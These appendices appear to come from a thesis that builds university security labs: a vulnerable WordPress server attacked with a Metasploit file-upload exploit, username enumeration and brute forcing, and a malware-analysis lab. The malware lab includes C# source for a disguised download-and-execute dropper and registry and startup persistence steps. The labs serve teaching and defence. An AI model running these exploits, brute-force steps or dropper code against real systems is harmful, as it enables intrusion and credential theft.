Appendix 3.2 Application security assignment construction

First virtual machine is based on Kali Linux 64bit operating system. The install ISO image can be obtained from <https://www.kali.org/downloads/> installed on a VirtualBox quest virtual machine. [21] A static IP address has to be configured for this virtual machine due to the necessity of static IP address for the second virtual machine. [22]

```
vi /etc/network/interfaces

#adapter configuration for NAT Network adapter
auto eth0
iface eth0 inet static
    address 10.4.168.101
    netmask 255.255.255.0
    gateway 10.4.168.1
    dns-nameserver 8.8.8.8 8.8.4.4
```

Second virtual machine is based on Ubuntu Server 16.04.1 LTS operating system. The install ISO image can be obtained from <https://www.ubuntu.com/download/server> and installed on a VirtualBox quest virtual machine. [23] During installation, additional LAMP server software should be installed. A static IP address has to be configured for this virtual machine out of necessity. [24]

```
vi /etc/network/interfaces

#adapter configuration for NAT Network adapter
auto enp0s3
iface enp0s3 inet static
    address 10.4.168.4
    netmask 255.255.255.0
    gateway 10.4.168.1
    dns-nameserver 8.8.8.8 8.8.4.4
```

Standard file index.html, which is created during webserver software Apache installation, can be removed from web root directory and a database setup for the WordPress installation. [41]

```
rm /var/www/html/index.html
mysql -u root -p
CREATE USER 'wp78er'@'localhost' IDENTIFIED BY 'Hj34!op';
CREATE DATABASE dbwpsite1;
GRANT ALL ON dbwpsite1.* TO 'wp78er'@'localhost';
exit
```

Previously identified vulnerable WordPress plugin Reflex Gallery 3.1.3 [25] should be downloaded with an older version of WordPress 4.3.4.

```
wget https://wordpress.org/wordpress-4.3.4.tar.gz
wget https://downloads.wordpress.org/plugin/reflex-gallery.3.1.3.zip
```

The software should be unpacked and moved to the proper directory. WordPress should be moved to the web root directory and the plugin respectively to the WordPress plugin folder. [41]

```
unzip reflex-gallery.3.1.3.zip
tar -xzf wordpress-4.3.4.tar.gz
cp -r /home/student/wordpress/. /var/www/html/
cp -r /home/student/reflex-gallery /var/www/html/wp-content/plugins/
```

Salts for WordPress configuration should be obtained and after this the WordPress configuration file is completed by inserting the salts and database information in the respective fields. [42]

```
curl https://api.wordpress.org/secret-key/1.1/salt/
vim wp-config.php
```

Uploads folder and the year folder are prerequisites for the vulnerability of the plugin to work. Therefore, the directories should be created and the correct ownership of the folders assigned.

```
mkdir /var/www/html/wp-content/uploads
mkdir /var/www/html/wp-content/uploads/2017
chown -R www-data /var/www/html/wp-content/uploads
chgrp -R www-data /var/www/html/wp-content/uploads
```

WordPress installation should be completed by opening the URL and finishing the online initial setup during which a user is created. [41]

Appendix 3.3 Application security assignment for students

Assignment description

Friends Business Inc. has ordered couple of websites in the past from developers. Jesse has heard from the news that WordPress sites have been compromised due to old versions. He remembers that one site is based on WordPress and is concerned that it might be at risk.

Warning: Sole objective of information provided in this lab is for learning purposes. Lab creator assumes no responsibility or liability for any misuse of information provided in this lab. Pentest systems for which you have permission.

Theory

Vulnerability scanner wpscan is a dedicated WordPress scanner. This tool provides methods to scan for usernames, plugins, WordPress core version and themes. It can also be used for a brute-force attack. Simple example to scan a site: `wpscan --url www.mysite.com`. For more examples and argument list visit <https://wpscan.org/> [43]

A vulnerability scanner is a software which purpose is to assess target (system/network/application) for weaknesses. Scanners are used to discover functionality which could be used in a manner which was not the original purpose. [44]

A brute-force attack means that an attacker uses multiple username and password combinations in the hopes of guessing the correct usernames and passwords. Knowing the usernames beforehand simplifies this task. [45]

Verifying a vulnerability is the next task after identifying a possible vulnerability with a scanner. Penetration software Metasploit can be used to exploit discovered exploit and provide confirmation of the weakness. Metasploit offers also scanning functionalities. [46]

- To start Metasploit type `msfconsole` in the terminal.
- To use a module (exploit/scanner) type `use <modulename>` e.g. `use exploit/unix/webapp/zeroshell_exec`
- Use `show options` command to see what options you need to specify e.g. target IP.

- Use set <optionname> to set a value for an option e.g. set TARGETIP 192.168.8.183
- To run the exploit type exploit [47]

An extensive guide to Metasploit can be found here <https://www.offensive-security.com/metasploit-unleashed/>

An exploit is a chunk of data, software or certain commands in a sequence that uses a vulnerability to evoke unintended functionality in the target.

Task 1

Jesse has provided the address for the WordPress website, which is 192.168.8.183. Identify WordPress core and plugin versions and vulnerabilities. If a vulnerability is found, try to exploit it and gain access to the machine.

In the report include (2-3 sentences for each point):

- WordPress core and plugin versions. Describe how you found them and provide screenshots.
- Exploitable vulnerability
- Username after gaining access to WordPress server using exploit. Describe why did you gain access with this user
- WordPress database configuration (database name, username and password)
- Describe potential security risks in using root as webserver user.

Hint 1: Identify WordPress core and plugin versions and vulnerabilities.

- Open terminal
- Run command: **wpscan --url 192.168.8.183 -e vp** [43]
- You should see vulnerability: Reflex Gallery <= 3.1.3 - Arbitray File Upload

Hint 2: Exploit the vulnerability

- Open terminal
- Run command: msfconsole
- Select exploit: use exploit/unix/webapp/wp_reflexgallery_file_upload
- Set the target IP: set RHOST 192.168.8.183

- To exploit type: `exploit`

Hint 3: Obtain username and database information.

- To get from meterpreter to shell type: **shell**
- To identify user type: **whoami**
- To print out WordPress configuration type: **cat /var/www/html/wp-config.php**

Task 2

You report to Jesse your findings and explain to him what you were able to do. Jesse is shocked and asks your help in fixing the security issue. You tell him that updating the WordPress core and plugins will help, but this should be a continuous task in the future. Meaning that they should be updated constantly. Jesse agrees and provides you the credentials for WordPress server.

In the report include (2-3 sentences for each point):

- update process for WordPress core and plugins.
- new WordPress core and plugin versions. Provide screenshots of new versions similarly as in Task 1
- was the exploit fixed? Provide screenshot of the result when you try to exploit it again.
- reflect on the importance of keeping commercial software up-to-date.

Hint 1: Update WP core and plugins

- Online instructions can be found here: <http://wp-cli.org/> or follow instructions below
- Type into terminal to elevate user: **sudo su**
- Type to navigate into root home directory: **cd**
- Download wp-cli: **wget https://raw.githubusercontent.com/wp-cli/builds/gh-pages/phar/wp-cli.phar** [48]
- Change mode of wp-cli so you can execute: **chmod +x wp-cli.phar** [48]
- Navigate to wordpress directory: **cd /var/www/html/**
- Update Wordpress core: **~/wp-cli.phar core update --allow-root** [49]
- Update Wordpress database: **~/wp-cli.phar core update-db --allow-root** [50]

- Update Wordpress plugins: `~/wp-cli.phar plugin update --all --allow-root` [51]

Hint 2: Exploit the vulnerability

- Open terminal in WP-Kali
- Run command: `msfconsole` [47]
- Select exploit: `use exploit/unix/webapp/wp_reflexgallery_file_upload`
- Set the target IP: `set RHOST 192.168.8.183`
- To exploit type: `exploit` [47]

Task 3

With the success of finding and fixing a vulnerability Jesse has more confidence in you as a great outsourcing option for security related subjects. As there was no agreement for payment Jesse provided you with some of Friends Business Inc.'s finest craft beer. It tasted a little funky, but you didn't mind. With the beer came another assignment. He wanted you to see if you can find anymore vulnerabilities. Try to find out WordPress usernames. If you can find a username, try to generate a wordlist based on the username and then find the password by brute forcing.

NB! Do not obtain username info directly from WordPress server. Use Kali to scan for usernames.

In the report include (2-3 sentences for each point):

- Username and describe the finding process. Provide screenshots of found username
- Method of generating wordlist
- Method of brute forcing and password. Provide screenshots of found password
- Provide screenshot of logged in WordPress
- Provide Reflex Gallery Plugin status (Enabled/Disabled). Suggest a simple principle for WordPress plugins based on the status of the plugin and vulnerability found in Task 1.

Hint 1: Identify usernames

- Open terminal in Kali

- Scan for usernames: **wpscan --url 192.168.8.183 --enumerate u** [43]

Hint 2: Install CUPP and generate wordlist [52]

- Navigate to root home directory: **cd**
- Create a directory: **mkdir CUPP**
- Open the directory: **cd CUPP**
- Clone the code from GitHub: **git clone https://github.com/Mebus/cupp.git**
- Open the cloned directory: **cd cup**
- Run the program: **./cupp.py -i**
- Insert only first name as username: **vulnwpuser**

Hint 3: Brute force with the generated wordlist

- Run wpscan for brute forcing: **wpscan --url 192.168.8.183 -w /root/CUPP/cupp/vulnwpuser.txt --username vulnwpuser** [43]
- Open browser and try to login: **http://192.168.8.183/wp-admin**

NB! At this time WordPress has change their logic, but wpscan has not updated yet. So the password is not shown in the result list, but you can still find the password in wpscan output after following message: **ERROR: We received an unknown response for ...**

Task 4

After a brief silence Jesse could only respond “Are you serious?”. Followed by “Please fix it”. You agree, but think to yourself “Give them a finger, and they'll take the whole hand”.

The plan is simple:

- change the password for a complicated one.
- obfuscate the result when scanning for usernames. HINT (scanner results are actually Nice Name and Display Name not user login name.) New nice name and Display name have to be your student code.
- Install a login limiter plugin for WordPress which will stop brute forcing.

In the report include (2-3 sentences for each point):

- New password
- Process of changing Nice Name and Display Name in Wordpress. Screenshot of scanner results with your student code.

- Chosen WordPress plugin name, process of installing it and screenshot of the plugin in action. E.g. when incorrect login is provided it shows a message.

Hint 1: Login to the WordPress and change user's password.

- Navigate to Users
- Open VulnWPUser
- Use generate password to create a secure password or insert your custom password
- Click Update Profile

Hint 2: Change Nice Name and Display Name

- Open terminal in Wordpress server
- Open MySQL database: **mysql -u username -p** (username/password obtained in Task 1)
- Select database: **use databasename;** (databasename obtained in Task 1)
- Change the Nice Name variable: **update wp_users set user_nicename="999999IABB" where user_nicename="vulnwpuser";**
- Change the Display Name variable: **update wp_users set display_name="999999IABB" where display_name="vulnwpuser";**

Hint 3: Download and install login limiter plugin.

- Elevate user: **sudo su**
- Navigate into root home directory: **cd**
- Download plugin: **wget https://downloads.wordpress.org/plugin/limit-login-attempts-reloaded.2.4.0.zip**
- Unpack it: **unzip limit-login-attempts-reloaded.2.4.0.zip**
- Copy the files to plugin directory: **cp -r limit-login-attempts-reloaded /var/www/html/wp-content/plugins/**
- Open browser in WP-Kali and login: **http://192.168.8.183/wp-admin**
- Navigate to Plugins and activate the new plugin.

Appendix 4.1 Malware analysis environment setup

Setting up virtualization environment

Download VirtualBox from <https://www.virtualbox.org/wiki/Downloads>. Choose the download link based on your computers operating system (Linux, Windows, Mac OS)

Note: there are other virtualization environment software, but we cannot guarantee that the Virtual machines will work as expected with other software.

Install VirtualBox by following the install setup.

Start VirtualBox

Download necessary virtual machine


Please download Windows 10 Virtual machine from here:

[link was provided here]


Setting up virtual machines

Import virtual machine by following importing steps


For importing select File > Import Appliance...



Select the downloaded .ova file and click next




And click Import.



Virtual machine should have already configured network settings, but you can double check by selecting Malware – Win10 and then clicking on the Settings button.



Select the Network section. Validate that Adapter 1 is enabled and attached to NAT adapter. If it is not, configure it.



Appendix 4.2 Malicious software's main code

```
using System;
using System.Net;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Text.RegularExpressions;
using System.Threading.Tasks;
using System.Windows.Forms;
namespace WindowsFormsApplication3 {
    public partial class Form1 : Form {
        public Form1() {
            InitializeComponent();
        }
        private void button1_Click(object sender, EventArgs e) {
            var name_val = textBox1.Text;
            var key_val = "";
            int new_char_val = 0;
            Regex regex = new Regex(@"\d{6}"); [53]
            Match match = regex.Match(name_val); [53]
            if (match.Success){ [53]
                foreach (var n in name_val) { [53]
                    new_char_val = (int.Parse(n.ToString()) + 39) % 9);
                    key_val = key_val + new_char_val;
                }
                label1.Text = key_val;
                try {
                    var response = new
WebClient().DownloadString("https://goo.gl/qZ0VP6"); [54]
                }
                catch {
                    label1.Text = "Feed me Bits and Bytes\r\nfrom the
Internet!";
                }
            }
            else {
                label1.Text = "Code should be 6 numbers...";
            }
        }
    }
}
```

Appendix 4.3 Persistency software's main code

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.IO;
using System.Diagnostics;

namespace ConsoleApplication1
{
    class Program
    {
        static void Main(string[] args)
        {
            if(File.Exists("c:\\users\\ieuser\\desktop\\salary
overview.pdf.exe")) [55]
            {
                System.Environment.Exit(1);
            }
            else {
                if
(System.Net.NetworkInformation.NetworkInterface.GetIsNetworkAvailable()) [56]
                {
                    using (System.Net.WebClient client = new
System.Net.WebClient()) [57]
                    {
                        client.DownloadFile(new Uri("[Provided Link
removed]"), [57]
                        "c:\\users\\ieuser\\desktop\\salary
overview.pdf.exe"); [57]
                        Process secondProc = new Process(); [58]
                        secondProc.StartInfo.FileName =
"c:\\users\\ieuser\\desktop\\salary overview.pdf.exe"; [58]
                        secondProc.Start(); [58]
                    }
                }
            }
        }
    }
}
```

Appendix 4.4 Malware analysis assignment construction

A shortcut of the program was added to the startup folder by following these steps: [59]

- Type key combination Windows key and R.
- Type shell:startup in the opened Run window
- Click OK.
- Move shortcut of program in the opened location

An autorun registry entry was created for both software's by following these steps: [29]

- Type key combination Windows key and R.
- Type regedit in the opened Run window
- Navigate to
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- Create a new entry by right clicking the Run Key and selecting String Value
- Inserted name and location of program

A windows scheduler task was created by following the user interface guides. The program was selected to run on startup. [60]

Appendix 4.5 Malware analysis assignment for students

Assignment description

Jesse is giving you a laptop which behaves weirdly. Every time they start the computer three windows with colorful lights appear. This laptop belongs to a sales representative and it started after a strange email. The email is deleted but the colorful lights keep appearing. Can you take a look and help your buddy out?

Theory

Malware analysis is trying to find out what the program does, where it came from and what is the purpose of it. Malware has many various types – virus, rootkit, worm etc. The purpose of malware is to harm users/organizations system or steal data from it. [61] Malware analysis is categorized into two categories – static and dynamic analysis. Static analysis is a method of studying the code and the dependencies without running the code. Dynamic analysis observes the malware while running it in a system. Usually it is done in an encapsulated environment where they can roll back the machines state if necessary. [61]

Microsoft offers **Sysinternals tools** which are advanced system utilities. These tools can help to troubleshoot and diagnose applications. Sysinternals offers a large number of tools. We will take a closer look at **Process Explorer**, **Process Monitor** and **AutoRuns**. [62] [61]

Process Explorer is more capable Task Manager by offering more detailed information and can help to identify malware infection in a system. For identifying malware simple steps are Verify Image Signature, check VirusTotal.com or review resource usage e.g. high CPU usage. **Process Explorer** offers further possibilities to review strings in the code or monitor network activity of a program. [63]

Process Monitor offers advanced possibilities to monitor Windows. It can show or capture real-time activity of file system, Registry and process/thread. Can be used to analysis in depth what the process does or what is the relationship during boot up before a malware investigator has the change to start **Process Explorer**. [64]

AutoRuns offers us the possibility to very easily identify and remove auto-starting locations of programs which are configured to run during system bootup or login. [65]

Information about Sysinternals tools: <https://technet.microsoft.com/en-us/sysinternals/bb545021.aspx>

Multiple online services are offered which analyses malware automatically.

Virustotal.com offers quick method to analyze files and URLs online. If you have a shady URL, use these kinds of services to be sure that it is safe. [66] [61] There are many other services and some use a free software named **Cuckoo Sandbox**. For more information **Cuckoo Sandbox** visit <https://cuckoosandbox.org/> [67] [61]

Task 1

Identify possible malicious program in the laptop. Analyze the program. Remove the program and (3) startup settings. Necessary tools are provided on the virtual machines desktop.

NB! The program demands the use of internet. The program is not malicious and was created for this lab.

In the report include (2-3 sentences for each point):

- Generated new code after inserting your student code in the program.
- Shortened URL which the program uses in the background and how you found it.
- When does the Program access the URL and how you determined it.
- Extended URL and how you found it. “I just opened it” is a wrong answer. What would a malware investigator do?
- SHA-1 from the Extended URL.
- Program startup settings (3) and how you found it.

Hint 1: Identify the possible malicious program.

- Open Process Explorer (ProcessExplorer/procexp64)
- From upper menu select Options > Verify Image Signatures
- Review the list and find the exe with comment (No signature was present in the subject)

- Note the location of the file and name.

Hint 2: Identify the shortened URL and when does it get accessed

- Open Process Explorer (ProcessExplorer/procexp64)
- Right click on the previously identified exe and select Properties
- In the opened window select Strings tab
- Find a URL string
- Open TCP/IP tab
- Click on the Generate button in the investigated program.
- If a new code is generated the TCP/IP tab should indicate a new connection.

Hint 3: Identify the extended URL

- Use an online automatic analysis tool e.g. virustotal.com or similar.
- Hint 4: Identify and remove startup setup
- Open Autoruns (Autoruns/Autoruns64) NB! Right click - Run as administrator
- Use the Filter function to search based on the previously discovered exe name
- Remove all the startups – Right click > Delete
- Remove the exe

Task 2

Are you confident that the program was removed? Restart the machine and see what happens. That is right. The program is back. It seems that there is some kind persistency. Find it and remove it. Reboot the machine to validate that it is gone.

- In the report include (2-3 sentences for each point):
- Process of identifying the persistency method
- Program startup settings (1) and how you found it.
- Hint 1: Activate Process Monitoring during boot and restart
- Open Process Monitor (ProcessMonitor/Procmon)
- Select Options - Enable Boot Logging
- Delete the exe which reappeared after restart
- Reboot the machine

Hint 2: Identify parent process of the previously identified program.

- Wait for the exe to appear
- Open Process monitor (ProcessMonitor/Procmon)
- Answer Yes to question - Do you wish to save the collected data now?
- Scroll to the bottom of the process list.
- Select the last process and click on Process tree from upper menu.
- Find parent process(exe) for process identified in Task 1

Hint 3: Identify and remove startup setup

- Open Autoruns (Autoruns/Autoruns64) NB! Right click - Run as administrator
- Use the Filter function to search based on the previously discovered exe name
- Remove all the startups – Right click > Delete
- Remove the exe and the exe which was discovered in Task 1
- Reboot machine.

Appendix 5.1 Mobile security environment setup

Setting up virtualization environment

Download VirtualBox from <https://www.virtualbox.org/wiki/Downloads>. Choose the download link based on your computers operating system (Linux, Windows, Mac OS)

Note: there are other virtualization environment software, but we cannot guarantee that the Virtual machines will work as expected with other software.

Install VirtualBox by following the install setup.

Start VirtualBox

Download necessary virtual machines

Please download Kali Virtual machine from here:

[link was provided here]


Please download Android Virtual machine from here:

[link was provided here]


Setting up virtual machines

Import both virtual machines by following importing steps


For importing select File > Import Appliance...



Select the downloaded .ova file and click next



